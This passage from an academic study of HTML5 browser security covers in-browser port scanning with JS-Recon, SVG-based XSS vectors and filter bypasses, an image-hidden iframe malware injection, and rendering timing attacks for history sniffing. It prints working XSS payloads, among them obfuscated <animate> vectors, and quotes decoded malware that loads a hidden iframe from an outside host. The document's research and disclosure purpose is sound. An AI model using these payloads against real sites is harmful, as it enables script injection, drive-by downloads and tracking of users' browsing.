The reader should be aware that port scanning in this manner has some limitations. The first of which is that the status of the port is determined by the time it takes to get (or not get) a response on the connect attempt. Because this port scan is initiated from a computer on the local network, the network delays[4] and variability should in normal circumstances be negligible. Nonetheless, it is still an estimation technique that is based on timing intervals and could be subject to variable circumstances and in rare circumstances this could impact the results. Another major limitation is that not all ports can be scanned in this manner, because all of the considered browsers have a certain list of ports that they block for security reasons. These are almost exclusively well-known ports that the web applications should not normally need access to, a list of blocked ports can be consulted in [112]. The last limitation is that this kind of scan is known as an application level scan. This means that, unlike socket levels scans normally used by more traditional tools like nmap, the application listening on a particular port ultimately determines which response is given. Consequently, the interpretation of various responses might vary.

The authors of [13] list four types of responses that are expected from applications:

1. Close on connect: The connection is immediately terminated due to a protocol mismatch. This type of response means the latency will be very low.

2. Respond and close on connect: Sometimes the application still sends a default response before closing the connection due to the same reasons as type-1.

3. Open with no response: At times applications will keep the connection open, either expecting more data or data corresponding to their protocol specification.

4. Open with response: Again, sometimes the application reacts in the same way as type-3, but still sends a default message upon accepting the connection.

The time intervals related to these responses to WebSocket connections and CORs are given in table 4.2. These results have been obtained by experiments conducted in the original research and are based on their observations.

[4]The tool was calibrated to work with local area network delays.

Application Type	WebSocket (ReadyState 0) / COR (ReadyState 1)
Close on connect	< 100 ms
Respond and close on connect	< 100 ms
Open with no response	> 30000 ms
Open with response	< 100 ms (FF & Safari) | > 30000 ms (Chrome)

Table 4.2: Behaviour based on application type. Source: [13]

The network scanning technique of the tool makes use of port scanning. Because it was established before that both open and closed ports can be accurately identified, all that is needed for a network scan is to select one or a small selection of ports that would be allowed through most personal firewalls in a corporate setting. Once these ports are selected, a simple horizontal scan of these ports could act as a network scan. If one of the ports is identified as open or closed, this would mean the IP address is in use and a network is found.

The ports that could be used for this purpose differs from system to system however. The developers of JS-Recon mention that ports like 445 or 3389 are ideal to use for exploring a network because these ports are usually allowed through personal firewalls of the computers of the employees. They identified port 445 of application type-1 (see enumeration above) on Windows 7, and thus can usually be easily identified as open or closed. Port 3389 however was found to be an application type-3 (see enumeration above) port, and can thus only serve as a host detector if it is closed. It is also mentioned that port 445 is also an application type-3 port on Windows XP systems.

The last feature of the tool is the private IP address detection. The tool in its current form will assume that the LAN IP range is the mostly used 192.168.x.x range. Furthermore, it also assumes that the IP address of the router will be at the mostly used first position of the subnet (192.168.x.1) and that the administrative web interfaces will be running on port 80 or 443. The tool employs these two presumptions to try and detect the private IP address of the victim and does so in two steps.

1. First, the subnet of the user has to be identified. This can be accomplished by executing a port scan over the 192.168.0.1 to 192.168.255.1 IP range, because it was presumed that the router would be located in this range. The ports selected for this scan are port 80 (HTTP) and/or port 443 (HTTPS). The port used in the current version of JS-Recon is port 80. Once a response from one of these destinations is received the second step can commence.

2. Second, the private IP address itself has the be identified. Because the subnet in which the IP address is located is now known to us, the whole subnet can simply

be port scanned. In this stage other ports should be used for the scan however. The reason for this is that we need to select a port that is filtered by personal firewalls in order to distinguish the local IP address from the user from the other local IP addresses in the LAN. This way the only IP address that will generate a response is the one from the executing computer, because the firewall does not block a request that is generated from the browser within the system. Another iteration can be done over the range 192.169.x.2 to 192.168.x.254, with x being the subnet identified in step 1. When the port is identified as open or closed, the local IP address has been found. The port currently used in JS-Recon for this purpose is port 30303.

4.5.3 Observations

When testing the features of the tool we made a number of interesting observations. One such observation is that the scanning process seems to be a lot faster on some systems than on others, ranging from milliseconds up to almost a second to scan one port (the port scanning feature). We also noticed a small programming mistake when we studied the source code. Even though it says the 192.168.0.x network is scanned, this scan is omitted (it starts at 192.168.1.x instead). This of course is just a small oversight and is merely mentioned in case the reader would want to try the scanner. In its current version the network scan will also finish if a network is detected. Seeing as virtual networks are also detected (when their virtual adapter is active), this could also create a false positive if the virtual network is detected before the actual LAN in the scan. It is however an excellent tool and is a great proof of concept for HTML5 network reconnaissance.

4.5.4 Scope of HTML5 Network Scanning

In conclusion, the reader should be aware that although the tool was developed (and is calibrated) for internal network scanning, it can be modified to serve as an external network scanner as well. Timing is, as mentioned before, the metric used to identify port status. This means that depending on the location of the target device the timing values can vary greatly, both in size and variability. The boundary timing values used to distinguish between the various port statuses are tuned to work within a local area network with very low turnaround times. These boundaries could be updated accordingly to take into account larger turnaround times when scanning external networks. An initial latency estimation stage is of great benefit for tuning the values. Even with the mean and median latency known it could be a difficult process to properly identify port status if the network path demonstrates great variability. In appendix B.3 a ping

function is provided to demonstrate how this could be implemented in HTML5. This function exploits the way an HTML image element works and uses it to determine latency times to web servers. It also employs a way of preventing the caching mechanism interfering with the measurements. We remind the reader that this function works on servers but is not suitable for pinging personal computers. The pinging of home users could be achieved by compromising their browser and having them initiate a connection. This is of course a more complex process, although not excessively so as only some JavaScript needs to be uploaded to the user's browser. We also mention that the ping method provided in the appendix should not be used as an accurate latency estimation tool, in our experiments we have determined that a ping implemented in this way is easily 10 to 20 times slower than a traditional ping. E.g., pinging "www.google.com" with the traditional ping would result in a latency value around 20ms, while the HTML5 ping would provide values in between 200ms and 400ms. A external (non-HTML5) traceroute can also be used in preparation for the network scan, the last hop that still replied could be taken as a point of reference for the minimum delay value. Another option would be, when using only HTML5 and javascript, to estimate the network latency by attempting to scan a port that is suspected to be non-filtered (open/closed) and to use the timing data from this scan to make an estimation. This is of course by no means an ideal solution, but it can be used by lack of a better option.

4.6 Scalable Vector Graphics Attack Vectors

We will discuss some possible SVG attack vectors that were tested during our experiments to see how the current browsers handle them. In this section we will describe the attack vectors themselves but will not go into detail about the browser SVG implementations, these are instead evaluated in section 5.5. Also various techniques and contexts in relation to SVG security that are relevant to attack vectors are discussed here.

4.6.1 Viewing SVG Files Directly

When an SVG file is saved to a computer manually by the user to be opened again later from its local system, most of the scripting restrictions that are currently implemented in most browsers will not be active. This same situation applies when an SVG file is encountered on a website and the user decides to view the image file directly. An example of a scripting restriction that is still active when SVG files are loaded directly is the cookie viewing restriction in Mozilla Firefox. This is especially a concern for technically less knowledgeable users that can not easily tell the difference between SVG images and classical raster-based images, such as PNG, JPEG and GIF, or users that simply do not know about the scripting capabilities inside of SVG files. Usually the browser will be used to open the SVG files when saved to the local computer because

dedicated software to open this type of file is not that common among the average users.

4.6.2 SVG Chameleons

It is possible for SVG files to contain both SVG and HTML content, so called SVG Chameleons. These files use inline XML transformation (XSLT) to act like an image if embedded with an <img> tag, but it will unfold to a full HTML file without SVG elements when loaded directly [113]. It is straightforward to see how this could be used in an attack vector, a chameleon file could simply be uploaded to a website which allows SVG upload, if a user was then tricked into or decided to view the image directly the XSL transformation would take place. After this the browser will interpret the HTML file, and embedded script code will execute.

4.6.3 SVG Masking

Scalable Vector Graphics offer many functionalities such as creating visual effects on text, triggering events, creating animations, clipping and masking [114]. Clipping is the process of removing parts of elements defined by other parts. Clipping does not allow for any half-transparent effects, but simply decides to either render or not render a specific pixel of the image. A simple example is given in listing 4.9, where a red circle is clipped using a rectangle. The use of the rectangle inside the <clipPath> element will result in a semicircle, because the lower part of the original circle is clipped. The end result is thus the semicircle shown in figure 4.2.

```
1 <svg xmlns="http://www.w3.org/2000/svg" version="1.1" height="200" width="
    200">
2   <defs>
3     <clipPath id="clipRect">
4       <rect x="0" y="0" width="200" height="100" />
5     </clipPath>
6   </defs>
7
8   <circle cx="100" cy="100" r="100" fill="red" clip-path="url(#clipRect)"
      />
9 </svg>
```

Listing 4.9: Example clipping SVG

Masking provides a richer set of possibilities because it can make use of opacity, and can thus create interesting looking effects like gradually transitioning colours. We provide a simple example in listing 4.10 which should demonstrate the workings of the SVG masking technique. We have simply modified our clipping code to instead use a blue rectangle of similar size and varying opacity to mask the image, the final result is shown in image 4.3.




Figure 4.2: Rendered clipped circle SVG.

```
1 <svg xmlns="http://www.w3.org/2000/svg" version="1.1" height="200" width="
      200">
2   <defs>
3     <clipPath id="clipRect">
4       <rect x="0" y="0" width="200" height="100" />
5     </clipPath>
6   </defs>
7
8   <circle cx="100" cy="100" r="100" fill="red" clip-path="url(#clipRect)"
        />
9 </svg>
```

Listing 4.10: Example masking SVG




Figure 4.3: Rendered masked SVG.

The reason SVG masking is included in this list of attack vectors is because it can be used to facilitate other attack techniques. It has been shown to greatly simplify

clickjacking attacks in the past [115], since it is not limited to being used on SVG images but can be used on all HTML content. This way parts of a web page could be obfuscated or hidden to possibly draw attention to where the attacker would like the victim to click.

4.6.4 XSS and SVG

SVG used to provide several uncommon ways of executing JavaScript, many of these methods have been eliminated in the current versions of the mainstream browsers by security updates. These techniques were not commonly known by the average web developer, and were missing from the filter software used to protect websites against attackers injecting script code through SVG files. These types of cross site scripting attacks were especially proven effective on websites using Blacklist-based XSS filter systems [90]. These systems are usually not aware of executing code in obscure ways and are not capable of detecting such attacks. Two attacks were used to demonstrate this attack technique, the first one made use of the <handler> tag in combination with a “load” attribute and the second exploited a combination of <feImage> and <set> tags in combination with an “xlink:href” attribute. These attacks no longer work in the current versions of the considered browsers as they have been previously reported and fixed. There are still a large number of possible XSS attacks possible that make use of SVG files, but many of them should be detected and handled by filter systems. These should always be used by websites that allow SVG file uploading, otherwise attackers could just add <script> tags to the file and add their own code that will be automatically executed when a user opens the page on which the image is hosted. Even more subtle attack vectors should be included in these types of filter software, like the one shown in listing 4.11, where a simple <img> element gets used to execute some code.

```
1 <!doctype html>
2 <html>
3   <svg xmlns="http://www.w3.org/2000/svg" version="1.1">
4     <img src="null" onerror="javascript:alert(2)" />
5   </svg>
6 </html>
```

Listing 4.11: SVG XSS attack vector using a simple <img> element and an invalid source in combination with the “onerror” attribute.

Some experiments involving old attack vectors showed us that even some of these still work in all of the tested browsers. Listing 4.12 shows the code for an attack vector similar to our previous one, except that this example is able to cause problems for some filter mechanisms since it uses delimiters to create massive obfuscation. Although this attack vector is included in the HTML5 Security Cheatsheet [94], it is not marked as a

vulnerability for the latest versions of the browsers. It works in all of the latest browser versions of our tested set.

```
1 <!doctype html>
2 <html>
3   <svg><![CDATA[><image xlink:href="]]><img src=xx:x onerror=alert(2)//"></svg>
4 </html>
```

Listing 4.12: SVG XSS attack vector using an <img> element and CDATA section delimiters to obfuscate the attack.

One less known XSS SVG attack that also still works in our set of browsers makes use of a vulnerability in the <animate> element. It is commonly known, that this element can be exploited in combination with the "to" attribute to change existing attributes of some superelement to potentially active values and cause arbitrary script execution. Because this is well known, the browser vendors have eliminated this vulnerability. However, it has so far been overlooked that the "from" attribute can be used for the exact same purpose. The "from" attribute specifies the starting value of the animation, while "to" specifies the ending value. This XSS attack vector is also included in the HTML5 Security Cheatsheet [94]. In listing 4.13 an HTML file is given that includes an SVG file that exploits this vulnerability, the "from" attribute is set to "javascript:alert(1)" in HTML number values. The reader should note that this obfuscation of the javascript command is not necessary for the attack to work. However, the script code will only be executed if the user clicks on the image, as this is the way to trigger the animation to start. In this case the attribute changed is the "href" attribute of the link that encapsulates the <circle> and <animate> elements. We note also that if rendered the HTML file will show a quarter of a circle, because the viewing box (the default is used) and position of the circle are not set. This attack vector works in Firefox 28.0 and Google Chrome 34, but does however not work in Internet Explorer 11.

```
1  <!DOCTYPE HTML>
2  <html>
3    <body>
4
5      <svg>
6      <a xmlns:xlink="http://www.w3.org/1999/xlink" xlink:href="?">
7      <circle r="100"></circle>
8      <animate attributeName="xlink:href" begin="0"
9      from="&#106;&#097;&#118;&#097;&#115;&#99;&#114;&#105;&#112;&#116;
10     &#058;&#97;&#108;&#101;&#114;&#116;&#40;&#49;&#41;" to="&" />
11     </a>
12
13   </body>
14 </html>
```

Listing 4.13: SVG XSS attack vector exploiting the <animate> element in combination with the “from” attribute.

Upon further testing of other, even less used attributes, we discovered that other possibilities of script execution exist by exploiting the <animate> element. The “values” attribute can also be used in the same manner as our previous example, we demonstrate this in the HTML code given in listing 4.14. This attack vector was not encountered in any XSS vector lists during our research. We did not use the HTML code representation of the JavaScript command in this example, but the reader should note that the attack works equally well when using it. This attack vector also does not work in Internet Explorer 11. The reader should also note that the Firefox Mozilla documentation reports the “values” attribute takes precedent over the “from”, “to” and “by” attributes. This means these values will be ignored if the “values” attribute is specified. The documentation about this attribute is rather scarce and hard to find, and examples about proper use do not seem to be readily available on the web.

```
1  <!DOCTYPE HTML>
2  <html>
3    <body>
4
5      <svg>
6      <a xmlns:xlink="http://www.w3.org/1999/xlink" xlink:href="?">
7      <circle r="100"></circle>
8      <animate attributeName="xlink:href" values="javascript:alert(1)" />
9      </a>
10
11   </body>
12 </html>
```

Listing 4.14: SVG XSS attack vector exploiting the <animate> element in combination with the “values” attribute.

4.6.5 XSS Filter Bypass

When HTML number values are used inside of <script> tags, these values are not converted to their ascii counterparts. This is due to the fact that the rendering behaviour of HTML differs from XHTML and XML when rendering the contents of plaintext tags, e.g. tags like <script> and <style>. This means that entities such as a will not be converted to its ascii value when in plaintext HTML context, but it would be converted to the letter ‘a’ within XHTML/XML context. Because SVG files are a type of XML documents, these could be abused in the browser context. As mentioned before, SVG files are part of the HTML5 standard and can be used inline in HTML

files. When this occurs most browsers will switch rendering context from HTML to XML, thus allowing the HTML code conversion to take place. A few years ago browsers were extremely tolerant about the well-formedness of the inline SVG, thus allowing the emittance of several closing tags (including the script closing tag). When the context would be switched back to HTML parsing mode, the browser would close all remaining open tags and trigger possible script code inside. This type of SVG file could easily be used to bypass most XSS filters; now however, browsers have updated their behaviour to prevent script triggering from happening in this manner. Listing 4.15 shows an old attack vector used to bypass XSS filters, this has since been patched. The parser will not throw an error, the closing tags will be added and the eventual HTML file will look the way one would expect[5], but the script code will not be executed.

```
1 <!doctype html>
2 <html>
3   <svg xmlns="http://www.w3.org/2000/svg" version="1.1">
4   <rect width="100" height="100" fill="black" />
5     <script>
6       &#97;lert(1)
7   <p>
8 </html>
```

Listing 4.15: Old SVG attack vector used to bypass XSS filters, the <script> closing tag is missing. This attack does not work anymore.

Listing 4.16 shows an attack vector that still executes the script, the rendering context is used to convert the HTML code to an ascii value. The reader can see however that the <script> has a closing tag in this example, this is necessary for the execution and can thus be more easily detected by filters.

```
1 <!doctype html>
2 <html>
3   <svg xmlns="http://www.w3.org/2000/svg" version="1.1">
4   <rect width="100" height="100" fill="black" />
5     <script>
6       &#97;lert(1)
7     </script>
8   <p>
9 </html>
```

Listing 4.16: SVG attack vector that still works, the <script> tags are both opened and closed.

Element injection in this manner is also not possible, when testing the HTML file in listing 4.17 we concluded that the <script> tags and content rightfully were converted to plaintext.

[5] The content inside the script tags will be considered as plaintext.

```
<!doctype html>
<html>
  <svg xmlns="http://www.w3.org/2000/svg" version="1.1">
    <rect width="100" height="100" fill="black" />
    &#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
      &#97;&#108;&#101;&#114;&#116;&#40;&#49;&#41;
    &#60;&#47;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
  <p>
</html>
```

Listing 4.17: SVG attack vector that fails to inject script elements into the DOM.

There are still more ways of obfuscating script code through XSS that can be used inside SVG files to bypass filters, but these methods are not exclusive to SVG and are discussed in section 4.1.

4.6.6 Changes in Policy over the last years

Previous research about SVG attack vectors, also named Active Image Injection [90], have triggered some changes in the SVG policies of the browsers. Many exploits that use SVG files to wrongfully execute JavaScript have been reported to the browser vendors and have since been fixed. It was reported that some vendors even opted to restrict all access to the HTML DOM from within the SVG context. This was done so it would be much harder to execute same domain JavaScript through any way of injecting SVG files. Even if the attack was able to still get some script code injected into the users browser through faulty or insecure implementation of the SVG parser, it would cause the script to run in the context of "about:blank" and cannot get access to the deploying website's document object model. When this happens it annihilates the purpose of XSS attack vectors, seeing as they usually need their script code to execute on the target domain. When code is executed in the context of a dummy fully qualified domain name, it will not have access to the important information such as the target website's cookies. In the section 5.5 we will present some testing results concerning the SVG policies in some browsers. We also note that it has been reported in previous research that plugin content in combination with SVG files can still be a problem in certain browsers, but this is beyond the scope of our research.

4.7 Code Injection Through iframe and Image Files

4.7.1 Description

In February 2014 Security vendor Sucuri reported that it had spotted a new trend in iframe injections [7, 116]. The iframe HTML element provides a straightforward way

of embedding content from another website. It is used widely over the web because of its ease of use and because it is supported by all the popular browsers. For this reason it is also commonly used in a number of attacks, especially drive-by-downloads, often make use of the <iframe> element. Drive-by-downloads are unindented downloads of (often malicious) software onto the user's computer, and generally happen without the user's knowledge. There are two categories: either the user authorises the download, but without understanding the consequences, or the software is downloaded without any interaction whatsoever (by using an exploit in the browser for example) [117, 118]. With merely a few attribute modifications, the attacker is able to embed code from another (often compromised) site. This way the data is loaded through the client's browser without them even knowing. As mentioned before in section 1.1, many HTML attacks are inherently stealthy/silent, in the sense that the user is not aware of malicious code running in the background.

Often, the attacker embeds a malicious file from another site, normally with this file containing a script that is to be executed. This is the most prevalent way of doing an iframe injection, and if the target has special safety measures in place, for example a scanner, this is fairly straightforward to detect and remediate. The attack Sucuri spotted, however, differs from the traditional methods. It employs a novel malware distribution mechanism by obfuscating the payload in an image file. The iframe that instigated the attack loaded a perfectly valid JavaScript file, jquery.js, shown in appendix B.5. The code does not appear to do anything malicious. Upon closer inspection, it is noticed that the loadFile() function was loading a PNG[6] file. The image itself is very boring when rendered, see figure 4.4.




Figure 4.4: The dron.png file loaded in the attack. Source: [7]

However, in combination with the decoding loop in the loadPNGData() function it becomes much more interesting. The data is extracted from the image file and assigned to a variable. The content of this variable is executed after extraction. When inspecting

[6]Portable Network Graphics.

the content of this variable on a test page, the data in figure 4.5 is observed.

```
var elm = document.createElement('iframe');
elm.style.position = 'absolute';
elm.style.left = '-1000px';
elm.style.top = '-1000px';
elm.width = '468';
elm.height = '60';
elm.src = 'http://bestbinfo.com/infogob.php?i=26388';
document.body.appendChild(elm);
```

Figure 4.5: The content of the strData variable, so the data which is executed. Source: [7]

This piece of code instructs the browser to create a new iframe, placed out of view at negative coordinates. The left and top attributes are both set to −1000 pixels. Negative placement in the browser is invisible for the user, but it still remains visible to the browser itself and search engines like Google. So this attack technique is well suited for both drive-by-download and Search Engine Poisoning (SEP) attacks. The payload of the iframe can be found at the url given to the "src" attribute. A great deal of thought is put into obfuscating the payload in this attack, so possible security scanners would most likely not pick up on the threat. It is very difficult to detect and prevent this attack by using only scanners.

4.7.2 Previous Uses of the Technique

We researched the insertion of script code into images files, and came to the conclusion that this is not the first occurrence of this technique being used. It is, however, to our knowledge the first time this is spotted to be used for malicious obfuscation purposes. As far back as 2008 it was suggested that the canvas element could be used (or misused) by inserting JavaScript into a PNG image file [119]. It was demonstrated that the insertion into lossless image files could be used to compress the code drastically. It was, however, not meant as a realistic alternative to gzip[7] compression, but a research into what was possible with the canvas element in terms of data compression. At the time the getImageData method on the canvas element was not widely supported yet. A few years later in 2011 a similar technique (Superpacking) was explained in [120].

[7]gzip (GNU zip) is a compression/decompression software application.

4.8 Browser Timing Attacks

This section describes a number of recent timing attack techniques that have been mitigated in the current versions of the mainstream browsers. The reason we decided to discuss these attack vectors is that they are inherently different from the other attacks described in this paper, and are thus useful to provide the reader with insights into how some advanced attack techniques can bypass heavy security restrictions in uncommon ways. We will also try to find a way past the mitigation techniques that were implemented to prevent these types of attacks. The techniques in this section can be used to steal sensitive data from the browser that is well protected, even breaking cross origin restrictions. This is done by exploiting the requestAnimationFrame JavaScript API, it can be used to time browser rendering operations and uses this to infer sensitive data based. Two different techniques will be described, the first of which is a browser history sniffing attack vector, and the second provides a way to read pixel values from any web page that can be embedded through the use of an iframe. The research that first described these attacks can be found in [8], the browser vendors of the browsers used in the experiments were informed about the vulnerabilities. We describe the browser vulnerabilities that are also discussed in the original research here, but we will try to relate the differences between the browsers to their implementations. One of the attack vectors requires SVG filters to work; however, it is discussed here instead of in section 4.6 due to the exotic nature of the technique.

4.8.1 Using the requestAnimationFrame API

The requestAnimationFrame API is a way for web pages to create smooth animations through the use of scripting. It is still a quite recent addition to the browsers. The only parameter requestAnimationFrame has is a function that will be called right before the next frame is painted to the screen. The function that is specified will receive a high resolution callback parameter so it knows when exactly it is called. The timing control for script based animations can be found at [121]. Use of this API allows web developers to write script-based animations, but it keeps the user agent in control of limiting the update rate of the animation. This is done because the user agent is in a better position to determine the ideal animation rate. Criteria such as whether the page is currently in a foreground or background tab and the current load on the CPU can be used to alter the animation rate. Using this API should therefore result in more appropriate utilization of the CPU by the browser. Listing 4.18 gives the syntax of the API.

```
1 var handle = window.requestAnimationFrame(callback);
```

Listing 4.18: Example call to the requestAnimationFrame API.

The callback mechanism thus provides a way for developers to perform necessary tasks between animation frames. When a frame is processed, a number of tasks are performed by the browser, such as executing JavaScript code, doing the layout and drawing the elements to the screen. These tasks are described in section 3.3. Each of them may take a variable amount of time, which is the vulnerability used in browser timing attacks. These attack vectors will attempt to exploit this given fact by analysing the time it takes for certain tasks to be performed, and making predictions based on this analysis. There are many tasks that effect the amount of time the rendering phase takes, e.g., when large amounts of new elements are inserted through script code, the layout step will take more time; if an element has complex styles or filters applied to it, the filtering step will require more time than is the case with simple operations.

The diagram in figure 4.6 represents two frames that are being processed by the browser. In this example, the frame layout is being altered, in such a way that the top rectangle is moved to the right. The $t1$ and $t2$ variables can be calculated from the timestamps passed to a requestAnimationFrame callback loop.

The corresponding script code that calculates the t values is given in listing 4.19.

```
1  var lastTime = 0;
2
3  function loop(time) {
4    // the t values hold the time it took to complete the previous frame
5    var t = time    lastTime;
6
7    // update animation, execute tasks
8    updateAnimation();
9
10   // refresh the loop so it is called next animation frame
11   requestAnimationFrame(loop);
12
13   lastTime = time;
14 }
15
16 requestAnimationFrame(loop);
```

Listing 4.19: Script that calculates the t values. The time it takes for a render phase to complete.

The browsers are implemented in such a way that ideally, if called repeatedly, requestAnimationFrame will aim to paint up to 60 frames per second (i.e. about every 16 to 17 milliseconds) and will schedule the callback function accordingly. This process will take longer if the time taken by the code execution, layout and painting steps is longer than this time frame. The next frame will simply be delayed until all the tasks have completed. The delay can be calculated by using the code given in listing 4.19 as a template.




Figure 4.6: An example of the browser rendering phases and their durations. Source: [8]

4.8.2 Conditions of the Timing Attacks

The requestAnimationFrame API allows attackers to measure the time the rendering phase takes, and can as an extension of this, measure the browser performance. The original research [8] lists a number of criteria that have to be met by the browser function under consideration before a browser timing attack is viable:

1. It can be triggered from JavaScript.

2. It must take place during the layout or painting steps.

3. It should process sensitive data that is not directly readable by JavaScript.

4. It must take a variable amount of time depending on the data it is provided.

The two first criteria are self explanatory. The third criteria is necessary, simply because the attack attempts to read data it should not be able to access. If the data were to be accessible by JavaScript itself, a timing attack would not be necessary. The last criterion is essential for the timing attack to work, because it is the way the estimations/predictions about the content are done. Any browser operation that satisfies these criteria may be susceptible to a timing attack, which could reveal sensitive information about the user.

4.8.3 Browser History Sniffing

History sniffing attacks have been popular to determine which websites a user has visited in the past. A number of features in CSS and JavaScript could be abused to scour large lists of URLs to see which ones the user had visited [122, 123]. These attacks used features such as the getComputedStyle function, which made it trivial to check if a link had a visited or unvisited style.

These attacks were mitigated in all major browsers in 2010, after the publishing of David Baron's proposal for preventing such attacks [124]. The proposal suggested restricting the styles that can be applied to visited links in CSS and ensuring that JavaScript API calls that query element styles always behave as if a link is unvisited.

After this security fix, there have been developed a few techniques that work around the new restrictions. These work by styling links in clever ways, such as CAPTCHAs or game pieces and rely on the user to visually identify visited links by clicking on them. When a user is tricked into solving a CAPTCHA or playing a game that uses one of these techniques, they slowly reveal information of their browsing history. While these have shown to be effective in some situations, they require user interaction and are relatively slow. Attacks that have made use of these techniques are described in [125, 126].

Another browsing sniffing attack in 2013 [127] made use of the transition feauture in CSS, which fired the "transitioned" event upon completion in many browsers. The attack simply used this feature in combination with a very small transition time for automatic history sniffing. This vulnerability has since been fixed.

Browser timing attacks provide a new way of history sniffing, even without user interaction.

4.8.4 Rendering Links and Redraw Events

When hyperlinks are used inside an HTML document, the browser must determine the rendering style for the link. This is done by determining if the link is previously visited or not, and consequently applying the visited or unvisited visual style. This is done because it greatly improves user experience because the style acts as a visual aid to remind the user which links have already been visited. Every browser has a history database which contains all the previously visited links. Lookups in this database will be performed to determine if the URL has been visited or not.

The type of lookup that is performed depends on the browser implementation. Two main types of lookups exist: the asynchronous database lookup and the synchronous lookup. An asynchronous database lookup essentially means that if the database query is not yet completed before the link is rendered, the standard "unvisited" style will be used to render the link. If this redraw event can be (and is) detected, then it would indicate that the link had been previously visited. Afterwards, when the database lookup is completed, the link will be redrawn if it was found in the history database. Synchronous database lookups will cause the browser to wait until the lookup has been completed, before it renders the link in the browsing window. Both Internet Explorer and Firefox use asynchronous lookups to check the history database for each link. While Chrome appears to perform synchronous lookups for this task, it will wait until the lookup is complete before rendering.

Another possible way of making browsers redraw a link is if the target of that link is changed, i.e. the "href" attribute. If the new target's visiting state differs from the previous one, this would trigger a repaint. JavaScript can be used to change the target a link points to. Many browsers handle this differently, Firefox is the only browser in our test set that works as would be expected. When a link's href is changed in Firefox, it would automatically re-render if the "visited" state has changed. In Internet Explorer this technique does not work at all, changing a link's href will never cause it to be repainted. While in Chrome, this also does not work when merely the href is changed; however, when also touching the style of the link element afterwards, the browser would repaint the link if the href change caused a change in the "visited" state. Listing 4.20 shows an HTML document that demonstrates this behaviour.

```
1 <!DOCTYPE html>
2 <html lang="en" >
3
4   <head>
5
6     <style>
7       a:link {color:#aaa;text-decoration:none;font-size: 36px;font-family:
            Arial, Helvetica, sans-serif;font-weight: bold;}
8       a:visited {color:blue;text-decoration:none;font-size: 36px;font-
           family: Arial, Helvetica, sans-serif;font-weight: bold;}
```

```
9      </style>
10
11   </head>
12   <body>
13
14      <div id="d1"> </div>
15
16   </body>
17
18   <script language="javascript" type="text/javascript">
19
20      createLink();
21
22      setTimeout(changeUrl,2000);
23
24      function changeUrl() {
25
26         var el = document.getElementById("link1");
27         el.href = 'https://www.facebook.com';
28
29         // below lines are required for Chrome to force style update
30         el.style.color = 'red';
31         el.style.color = '';
32      }
33
34      function createLink() {
35
36         var d = document.getElementById('d1');
37
38         var newLink = document.createElement('a');
39
40         var newId = 'link1';
41
42         newLink.setAttribute('id',newId);
43         newLink.setAttribute('href',"http://notvisitedlink");
44
45         newLink.innerHTML = "############";
46
47         d.appendChild(newLink);
48      }
49
50   </script>
51 </html>
```

Listing 4.20: Example HTML document that shows the link repainting behaviour when the href attribute is changed.

Table 4.3 summarizes the link repainting behaviour of the major browsers.

Browser	Asynchronous link lookup	Changing href attribute of link
Firefox	Yes	Yes
Google Chrome	No	Yes
Internet Explorer	Yes	No

Table 4.3: Major browser link repainting events.

4.8.5 Detecting Redraw Events

Detecting a redraw was very easy in Firefox before version 4 was released. At that time, Firefox still triggered the MozAfterPaint event [128] by default whenever content was repainted on the screen and it even provided information about what has been repainted. After reading the previous sections, it should be clear to the reader that this was a security flaw that could easily be exploited for history sniffing. Since Firefox 4, this event has been disabled by default. The original bug report can be found in [129], and additional information here [130].

